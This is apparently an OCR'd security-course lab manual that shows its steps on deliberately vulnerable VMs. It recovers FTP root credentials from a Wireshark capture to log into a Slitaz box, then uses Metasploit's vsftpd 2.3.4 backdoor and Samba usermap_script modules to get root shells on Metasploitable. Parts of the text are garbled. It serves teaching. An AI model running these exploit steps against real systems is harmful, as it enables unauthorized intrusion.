
```

To know the suspicious file redirect to Desktop and the use ls command



CMD Task Manager OF Test@VulnOs: ~\$


```
test@VulnOs:~$ cd Desktop
test@VulnOs:~/Desktop$ ls
cap.pcapng    s3cr3t.txt
```

Now go to Windows system, open browser and download WinSCP




CMD Task Scheduler Task Scheduler Task Scheduler Task






Goto Desktop




Open kali linux and search for wireshark tool




CMD TUTORIAL OF THE DAY

## Open wireshark tool in kali




## Open cap.pcapng file in the wireshark from desktop folder



CMD INSTITUTE OF INFORMATION TECHNOLOGY

Click any tcp filter and then right click →click follow → TCP Stream



It displays user credentials

```
Wireshark - Follow TCP Stream (tcp.stream eq 0)

220 pyftpdlib 1.5.6 ready.
USER root[REDACTED]
331 Username ok, send password.
PASS 5gr3ss9hvvc68mT66
230 Login successful.
```

Now copy password and open cmros using above credentials

By using the above credentials we can crack cmros system

```
VulnOs login: root
Password:

Welcome to the Open Source World!

Slitaz GNU/Linux is distributed in the hope that it will be useful,
but with ABSOLUTELY NO WARRANTY.

root@VulnOs:~# _
```

Now use ls command

```
root@VulnOs:~# ls
```

CMD TUTORIAL OF THE DAY: Exploit Slitaz OS

Desktop tazinst.conf

root@VulnOs:~# cd

Desktop

```
Slitaz GNU/Linux Kernel 3.16.55-slitaz /dev/tty1
VulnOs login: root
Password:

Welcome to the Open Source World!
Slitaz GNU/Linux is distributed in the hope that it will be useful,
but with ABSOLUTELY NO WARRANTY.

root@VulnOs:~# ls
Desktop tazinst.conf
root@VulnOs:~# cd Desktop
root@VulnOs:~/Desktop# pwd
/root/Desktop
root@VulnOs:~/Desktop# cd ..
root@VulnOs:~/# pwd
/root
root@VulnOs:~/# cd ..
root@VulnOs:~/# ls
bin etc lib mnt run tmp
boot home lost+found proc sbin usr
dev init media root sys var
root@VulnOs:~/#
```

root@VulnOs:~/Desktop# ls

```
root@VulnOs:~# cd Desktop
root@VulnOs:~/Desktop# ls
root@VulnOs:~/Desktop# cd home
-sh: cd: can't cd to home
root@VulnOs:~/Desktop# cd ..
root@VulnOs:~/# cd ..
root@VulnOs:~/# ls
bin etc lib mnt run tmp
boot home lost+found proc sbin usr
dev init media root sys var
root@VulnOs:~/# cd home
root@VulnOs:/home# cd desktop
-sh: cd: can't cd to desktop
root@VulnOs:/home# ls
test
root@VulnOs:/home# cd test
root@VulnOs:/home/test# ls
Desktop Downloads Music Templates
Documents Images Public Videos
root@VulnOs:/home/test# cd Desktop
root@VulnOs:/home/test/Desktop# ls
cap.pcapng s3cr3t.txt
root@VulnOs:/home/test/Desktop# cat s3cr3t.txt
37cedde2e90a22a53f12c57094e1f0dea2ddd260
root@VulnOs:/home/test/Desktop#
```

## Experiment 8: Implementing and analyzing target using metasploit and gain control over the system

Open metasploit in the virtual machine and power on

```

Starting up ...
Loading, please wait...
[  6.282984] sd 2:0:0:0: [sdal] Assuming drive cache: write through
[  6.283266] sd 2:0:0:0: [sdal] Assuming drive cache: write through
kinit: name_to_dev_t(/dev/mapper/metasploitable-swap_1) = dm-1(254,1)
kinit: trying to resume from /dev/mapper/metasploitable-swap_1
kinit: No resume image, doing normal boot...
* Setting preliminary keymap... [ OK ]
* Setting the system clock [ OK ]
* Starting basic networking... [ OK ]
* Starting kernel event manager... [ OK ]
* Loading hardware drivers...
[  7.170827] piix4_smbus 0000:00:07.3: Host SMBus controller not enabled! [ OK ]
* Setting the system clock [ OK ]
* Loading kernel modules... [ OK ]
* Loading manual drivers... [ OK ]
* Setting kernel variables... [ OK ]
* Activating swap... [ OK ]
* Checking root file system...
fsck 1.40.8 (13-Mar-2008)
/dev/mapper/metasploitable-root has gone 3703 days without being checked, check forced.
/dev/mapper/metasploitable-root: ===== - 76.6x

```

username and password is same

msfadmin

```

metasploitable login: msfadmin
Password:
Last login: Sun May 20 15:50:42 EDT 2012 from 172.16.123.1 on pts/1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ 

```

If there is no zenmap tool you can use Quick scan in kali linux

Nmap -v -A 192.168.23.129(metasploit ip address)

If nmap is installed in the system

If we wanna port 21

21/tcp open ftp vsftpd 2.3.4

|\_ftp-anon: Anonymous FTP login allowed (FTP code 230)

| ftp-syst:

| STAT:

| FTP server status:

| Connected to 192.168.23.1

| Logged in as ftp

| TYPE: ASCII

### No session bandwidth limit

| Session timeout in seconds is 300

| Control connection is plain text

| Data connections will be plain te

| vsFTPD 2.3.4 - secure, fast, stable

|\_End of status

Attack on this port 21 if you know the version of the service, just goto browser and search for the version. To find whether the service version is having any vulnerability.

To exploit we can use metasploit

Goto kali machine open terminal and type msfconsole

It displays no op exploits for the system..

To know the exploit of that service version

To find the name of the exploit – search vsftpd

```
     CMD      DISCOVERY      OS      THERIGHTSTUFF      GATHER      EXPLOIT      PAYLOAD      SHELL      SUPPORT
```

```
msf6 > search vsftpd

Matching Modules
=====
#  Name
-
0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03  excellent  No  VSFTPD v2.3.4
Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor
```

To use the exploit

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

To know more about the exploit use info

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > info
```

```
Name: VSFTPD v2.3.4 Backdoor Command Execution
Module: exploit/unix/ftp/vsftpd_234_backdoor
Platform: Unix
Arch: cmd
Privileged: Yes
License: Metasploit Framework License (BSD)
Rank: Excellent
Disclosed: 2011-07-03
```

Provided by:

```
hdm <x@hdm.io>
MC <mc@metasploit.com>
```

Available targets:

Id	Name
----	------

Basic options:				
Name	Current Setting	Required	Description	
RHOSTS		yes	The target host(s), see <a href="https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit">https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit</a>	
RPORT	21	yes	The target port (TCP)	

Set rhost ipaddress

```
     CMD      DISCOVERY      OS      THERIGHTSTUFF      EXPLOITATION      GATHERING      POST
```

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.23.129
RHOST => 192.168.23.129
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > info
```

```
    Name: VSFTPD v2.3.4 Backdoor Command Execution
    Module: exploit/unix/ftp/vsftpd_234_backdoor
    Platform: Unix
        Arch: cmd
    Privileged: Yes
    License: Metasploit Framework License (BSD)
        Rank: Excellent
    Disclosed: 2011-07-03
```

Use info to check RHOST

Basic options:			
Name	Current Setting	Required	Description
RHOSTS	192.168.23.129	yes	The target host(s), see <a href="https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit">https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit</a>
RPORT	21	yes	The target port (TCP)

To take the advantage of the exploit we use payload

>show payloads

Compatible Payloads					
#	Name	Disclosure Date	Rank	Check	Description
0	payload/cmd/unix/interact		normal	No	Unix Command, Interact with Established Connection

Set the payload

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set payloads /cmd/unix/interact
payloads => /cmd/unix/interact
```

Exploit

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.23.129:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.23.129:21 - USER: 331 Please specify the password.
[+] 192.168.23.129:21 - Backdoor service has been spawned, handling ...
[+] 192.168.23.129:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.23.128:40081 → 192.168.23.129:6200 ) at 2022-07-04 05:17:05 -0400
```

```
cmd      listener      op      transfer      download      upload
```

Use linux commands such as ls

```
ls  
bin  
boot  
cdrom  
dev  
etc  
home  
initrd  
initrd.img  
lib  
lost+found  
media  
mnt  
nohup.out  
opt  
proc  
root
```

```
exit  
[*] 192.168.23.129 - Command shell session 1 closed.  
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > back
```

Try to find vulnerability for port 445

```
445/tcp open netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
```

```
msf6 > search samba  
Matching Modules  
_____  
#  Name  
Description  
-  --  
0  exploit/unix/webapp/citrix_access_gateway_exec  
Citrix Access Gateway Command Execution  
1  exploit/windows/license/caliclnt_getconfig  
Computer Associates License Client GETCONFIG Overflow  
2  exploit/unix/misc/distcc_exec  
DistCC Daemon Command Execution  
3  exploit/windows/smb/group_policy_startup  
Group Policy Script Execution From Shared Resource  
4  post/linux/gather/enum_configs  
Linux Gather Configurations  
5  auxiliary/scanner/rsync/modules_list  
List Rsync Modules  
6  exploit/windows/fileformat/ms14_060_sandworm  
2014-10-14  
Disclosure Date Rank Check
```

CMD INSTRUMENTS OF INFORMATION SECURITY

Or

```
msf6 > search 3.0.20
Matching Modules
=====
#  Name
k  Description
-  --
-  --
0  exploit/multi/samba/usermap_script
    Samba "username map script" Command Execution
1  auxiliary/admin/http/wp_easycart_privilege_escalation
    WordPress WP EasyCart Plugin Privilege Escalation
Disclosure Date  Rank      Check
2007-05-14      excellent  No
2015-02-25      normal     Yes
```

Use exploit

```
msf6 > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > info

    Name: Samba "username map script" Command Execution
    Module: exploit/multi/samba/usermap_script
    Platform: Unix
        Arch: cmd
    Privileged: Yes
    License: Metasploit Framework License (BSD)
        Rank: Excellent
    Disclosed: 2007-05-14

Provided by:
    jduck <jduck@metasploit.com>
```

Set RHOST

```
msf6 exploit(multi/samba/usermap_script) > set RHOST 192.168.23.129
RHOST => 192.168.23.129
msf6 exploit(multi/samba/usermap_script) > info

    Name: Samba "username map script" Command Execution
    Module: exploit/multi/samba/usermap_script
    Platform: Unix
        Arch: cmd
    Privileged: Yes
    License: Metasploit Framework License (BSD)
        Rank: Excellent
    Disclosed: 2007-05-14

Provided by:
    jduck <jduck@metasploit.com>
```

Show payloads

```
     CMD      DISCOVERY      OS          Tools       Exploit       Payload      Session
```

```
msf6 exploit(multi/samba/usermap_script) > show payloads
```

#### Compatible Payloads

#	Name	Disclosure Date	Rank	Check	Description
-	-	-	-	-	-
0	payload/cmd/unix/bind_awk		normal	No	Unix Comma
1	payload/cmd/unix/bind_busybox_telnetd		normal	No	Unix Comma
2	payload/cmd/unix/bind_inetd		normal	No	Unix Comma
3	payload/cmd/unix/bind_jjs		normal	No	Unix Comma
4	payload/cmd/unix/bind_lua		normal	No	Unix Comma
5	payload/cmd/unix/bind_netcat		normal	No	Unix Comma

Use payload

```
msf6 exploit(multi/samba/usermap_script) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
msf6 exploit(multi/samba/usermap_script) > info
```

```
    Name: Samba "username map script" Command Execution
    Module: exploit/multi/samba/usermap_script
    Platform: Unix
        Arch: cmd
    Privileged: Yes
    License: Metasploit Framework License (BSD)
